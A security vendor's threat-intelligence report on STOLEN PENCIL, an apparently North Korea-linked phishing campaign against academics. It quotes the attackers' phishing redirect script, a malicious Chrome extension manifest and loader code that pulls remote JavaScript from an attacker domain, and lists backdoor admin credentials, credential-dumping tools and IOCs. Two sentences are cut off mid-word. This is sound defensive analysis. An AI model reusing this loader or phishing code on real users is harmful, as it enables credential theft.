STOLEN PENCIL Campaign Targets Academia

by ASERT Team on DECEMBER 5TH, 2018

Executive Summary

ASERT has learned of an APT campaign, possibly originating from DPRK, we are calling STOLEN PENCIL that is targeting academic institutions since at least May 2018. The ultimate motivation behind the attacks is unclear, but the threat actors are adept at scavenging for credentials. Targets are sent spear phishing e-mails that lead them to a web site displaying a lure document and are immediately prompted to install a malicious Google Chrome extension. Once gaining a foothold, the threat actors use off-the-shelf tools to ensure persistence, including Remote Desktop Protocol (RDP) to maintain access.

NOTE: *NetScout AED/APS enterprise security products detect, and block activity related to STOLEN PENCIL using our ATLAS Intelligence Feed (AIF).*

Key Findings

- A wide variety of phishing domains imply other targets, but those focused on academia were intended to install a malicious Chrome extension.
- A large number of the victims, across multiple universities, had expertise in biomedical engineering, possibly suggesting a motivation for the attackers targeting.
- Poor OPSEC led to users finding open web browsers in Korean, English-to-Korean translators open, and keyboards switched to Korean .
- The threat actors use built-in Windows administration tools and commercial off-the-shelf software to "live off the land". The threat actor at the keyboard uses RDP to access compromised systems rather than a backdoor or Remote Access Trojan (RAT).
- Post-exploitation persistence is maintained by harvesting passwords from a wide variety of sources such as process memory, web browsers, network sniffing, and keyloggers.
- There is no evidence of data theft, leaving the motivation behind STOLEN PENCIL largely uncertain.

Spear Phishing

In keeping with tried and true tactics, the operators behind the STOLEN PENCIL campaign used spear-

- world-paper[.]net
- docsdriver[.]com
- grsvps[.]com
- coreytrevathan[.]com
- gworldtech[.]com

In addition to the Top-Level Domains (TLDs), we've uncovered a number of sub-domains used by the a

- aswewd.docsdriver[.]com
- facebook.docsdriver[.]com
- falken.docsdriver[.]com
- finder.docsdriver[.]com
- government.docsdriver[.]com
- keishancowan.docsdriver[.]com
- korean-summit.docsdriver[.]com
- mofa.docsdriver[.]com
- northkorea.docsdriver[.]com
- o365.docsdriver[.]com
- observatoireplurilinguisnorthkorea.docsdriver[.]com
- oodwd.docsdriver[.]com
- twitter.docsdriver[.]com
- whois.docsdriver[.]com
- www.docsdriver[.]com

Many of the subdomains contain basic phishing pages, consisting of saved HTML of common web login properties. Some of the pages contain the "MarkOfTheWeb" artifact inserted by the web browser when the threat actor clicked "Save As" on the page they intend to impersonate. RiskIQ discussed this technique, although we do not believe the campaigns are related. The more sophisticated phishing pages targeting academia display a benign PDF in an IFRAME. It then redirects the user to install a "Font Manager" extension from the Chrome Web Store, as seen in Figure 2.

```
<script type="text/javascript">

    window.onload=function(){
        setTimeout(linkFunc, 2500);
    }
    function linkFunc()
    {
        alert('Please install new Font Manager to your Chrome!');
        location.href='https://chrome.google.com/webstore/detail/[redacted]';
    }
</script>
```

Figure 2: HTML Source of Phishing Page The malicious extensions, now removed from the Chrome Web Store, contain reviews left by the threat actor using compromised Google+ accounts. The text of the reviews were copy/pasted from other extensions and were all rated "five-stars", even if the copied text was negative. It's likely the compromised accounts used to leave reviews were from individuals the threat actors assume the target would know and trust. It should be noted however, that some users reported deleting the extension immediately because it prevented the Chrome browser from functioning properly. This could suggest mistakes or poorly written code that utilized too many resources to remain functional and stealthy, at least for some users. The malicious Chrome extensions declare permissions to run on every URL in the browser, as seen in Figure 3.

```
"name": "Auto Font Manager",
"description": "Font Provier for chrome apps",
"version": "0.0.0.5",
"permissions": ["<all_urls>","storage", "tabs","activeTab", "cookies"],
```

Figure 3: manifest.json with <all_urls> The extensions load JavaScript from a separate site, shown in Figure 4. The name of the loaded JavaScript file is jQuery.js. When retrieving this file at the time of our analysis, the content was a legitimate jQuery file. We speculate that the attacker replaced the malicious JavaScript with a benign payload to deter analysis. Loading jQuery.js from an external site makes no sense, since the latest version of extension has a legitimate jQuery.js included in the extension bundle.

```
...
var Jqmin = function() {
    var i = ""
      , e = createHttp();
    if (null != e) {
        try {
            e.open("get", "https://www.bizsonet.com/wp-admin/js/jquery.js", !1),
            e.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"),
            e.send()
        } catch (e) {
            return i
        }
        i = e.responseText
    }
    return i
};
function GJquery() {
    var e = !1
      , i = "ulti_huwai_chanke"
      , t = document.getElementsByTagName("script");
    if (0 < t.length)
        for (var a = 0; a < t.length; a++) {
            t[a].id == i && (e = !0)
        }
    if (!e) {
        var r = document.createElement("script");
        r.type = "text/javascript",
        r.id = i,
        r.src = "https://www.bizsonet.com/wp-admin/js/jquery-3.3.1.min.js",
        document.getElementsByTagName("head")[0].appendChild(r)
    }
}
```


Figure 4: Given the threat actor's propensity for password theft, and the fact that the malicious Chrome extensions were situated to read data from every website, it's likely that the intent is to steal browser cookies and passwords. Email forwarding was also observed on some compromised accounts. While GDPR requirements prevented us from pivoting on Registrant information, the actors reused IP space, reused a certificate, and the aforementioned domain mimicking technique allowed for some pivoting. A variety of infrastructure was discovered. Those IOCs are included below.

Toolset

Once gaining a foothold on a user's system, the threat actors behind STOLEN PENCIL use Microsoft's Remote Desktop Protocol (RDP) for remote point-and-click access. This means a human is behind the keyboard interacting with a compromised system, and not using a RAT (Remote Access Trojan) with a command-and-control site acting as a proxy between the threat actor and the compromised system. RDP access occurred daily from 06:00-09:00 UTC (01:00-04:00 EST). In one case, we noted that the threat actor changed the victim's keyboard layout to Korean. A compromised or stolen certificate was used to sign several PE files used in STOLEN PENCIL for two sets of tools:

- MECHANICAL
  - Logs keystrokes to %userprofile%\appdata\roaming\apach.{txt,log} and also functions as a "cryptojacker" that replaces Ethereum wallet addresses with 0x33883E87807d6e71fDc24968cefc9b0d10aC214E. This Ethereum wallet address currently has a zero balance and no transactions.
- GREASE
  - a tool to add a Windows administrator account with a specific username/password and enable RDP, circumventing any firewall rules. We've observed the following list of username/password combinations, though the significance of "1215" is unknown:
    - LocalAdmin/Security1215!
    - dieadmin1/waldo1215!
    - dnsadmin/waldo1215!
    - DefaultAccounts/Security1215!
    - defaultes/1qaz2wsx#EDC

The certificate chain used in the majority of both MECHANICAL and GREASE samples is shown in Figure 5.



Signers

EGIS Co., Ltd.

Name	EGIS Co., Ltd.
Status	This certificate or one of the certificates in the certificate chain is not time valid., Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Valid From	1:00 AM 4/28/2015
Valid To	12:59 AM 6/27/2017
Valid Usage	Code Signing
Algorithm	sha256RSA
Serial Number	0F FF E4 32 A5 3F F0 3B 92 23 F8 8B E1 B8 3D 9D

thawte SHA256 Code Signing CA

thawte


Signers

EGIS Co., Ltd.

Name EGIS Co., Ltd.
Status This certificate or one of the certificates in the certificate chain is not time valid., Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Valid From 1:00 AM 4/28/2015
Valid To 12:59 AM 6/27/2017
Valid Usage Code Signing
Algorithm sha256RSA
Serial Number 0F FF E4 32 A5 3F F0 3B 92 23 F8 8B E1 B8 3D 9D

thawte SHA256 Code Signing CA

thawte

Figure 5: Certificate used to sign MECHANICAL/GREASE While the threat actors did use a few tools to automate intrusions, we also found a ZIP archive of tools that demonstrate their propensity for password theft to propagate. Inside the archive we found the following tools:

- KPortScan – a GUI-based portscanner
- PsExec – a tool to remotely execute commands on Windows systems
- Batch files for enabling RDP and bypassing firewall rules
- Procdump – a tool to dump process memory, along with a batch file to dump the lsass process for password extraction
- Mimikatz – a tool to dump passwords and hashes
- The Eternal suite of exploits, along with batch files for rapid scanning and exploitation
- Nirsoft Mail PassView – a tool to dump saved mail passwords
- Nirsoft Network Password Recovery – a tool to dump saved Windows password
- Nirsoft Remote Desktop PassView – a tool to dump saved RDP passwords
- Nirsoft SniffPass – a tool to sniff the network for passwords sent over insecure protocols
- Nirsoft WebBrowserPassView – a tool to dump passwords stored in a variety of browsers

Clearly this toolset can be used to scavenge passwords stored in a wide array of locations. Using a combination of stolen passwords, backdoor accounts, and a forced-open RDP service, the threat actors are likely to retain a foothold on a compromised system.

Recommendations

- Advise users not to click on any suspicious links in an e-mail, both at work and at home, even if they are from people they trust.
- Advise users to be wary of any prompts to install browser extensions, even if they are hosted on an official extension site.
- Watch for e-mails containing links to the phishing domains.
- Limit RDP access with a firewall to only those systems that require it. Monitor for suspicious RDP connections where there should be none.
- Look for suspicious, newly created administrative accounts.

Conclusion

While we were able to gain insight into the threat actor's TTPs (Tools, Techniques, & Procedures) behind STOLEN PENCIL, this is clearly just a small window into their activity. Their techniques are relatively basic, and much of their toolset consists of off-the-shelf programs and living off the land. This, along with the presence of the cryptojacker, is typical of DPRK tradecraft. Additionally, the operators' poor OPSEC exposes their Korean language, in both viewed websites and keyboard selections. They spent significant time and resources doing reconnaissance on their targets, as evidenced by the comments left on the Chrome extension page. Their main goal appears to be gaining access to compromised accounts and systems via stolen credentials and holding on to it. We were not able to find any evidence of data theft – their motives for targeting academia remains murky.

IOCs

MECHANICAL hashes 9d1e11bb4ec34e82e09b4401cd37cf71 8b8a2b271ded23c40918f0a2c410571d GREASE hashes 2ec54216e79120ba9d6ed2640948ce43 6a127b94417e224a237c25d0155e95d6 fd14c377bf19ed5603b761754c388d72 1d6ce0778cabecea9ac6b985435b268b ab4a0b24f706e736af6052da540351d8 f082f689394ac71764bca90558b52c4e ecda8838823680a0dfc9295bdc2e31fa 1cdb3f1da5c45ac94257dbf306b53157 2d8c16c1b00e565f3b99ff808287983e 5b32288e93c344ad5509e76967ce2b18 4e0696d83fa1b0804f95b94fc7c5ec0b af84eb2462e0b47d9595c21cf0e623a5 75dd30fd0c5cf23d4275576b43bbab2c 98de4176903c07b13dfa4849ec88686a 09fabdc9aca558bb4ecf2219bb440d98 1bd173ee743b49cee0d5f89991fc7b91 e5e8f74011167da1bf3247dae16ee605 0569606a0a57457872b54895cf642143 52dbd041692e57790a4f976377adeade DOMAINS: bizsonet.ayar[.]biz bizsonet[.]com client-message[.]com client-screenfonts[.]com *.coreytrevathan[.]com (possibly compromised legitimate site) docsdriver[.]com grsvps[.]com *.gworldtech[.]com (possibly compromised legitimate site) itservicedesk[.]org pqexport[.]com scaurri[.]com secozco[.]com sharedriver[.]pw sharedriver[.]us tempdomain8899[.]com world-paper[.]net zwfaxi[.]com IPs: 104.148.109[.]48 107.175.130[.]191 132.148.240[.]198 134.73.90[.]114 172.81.132[.]211 173.248.170[.]149 5.196.169[.]223 74.208.247[.]127 92.222.212[.]0

POSTED IN

Advanced Persistent Threats,
Indicators of Compromise, threat analysis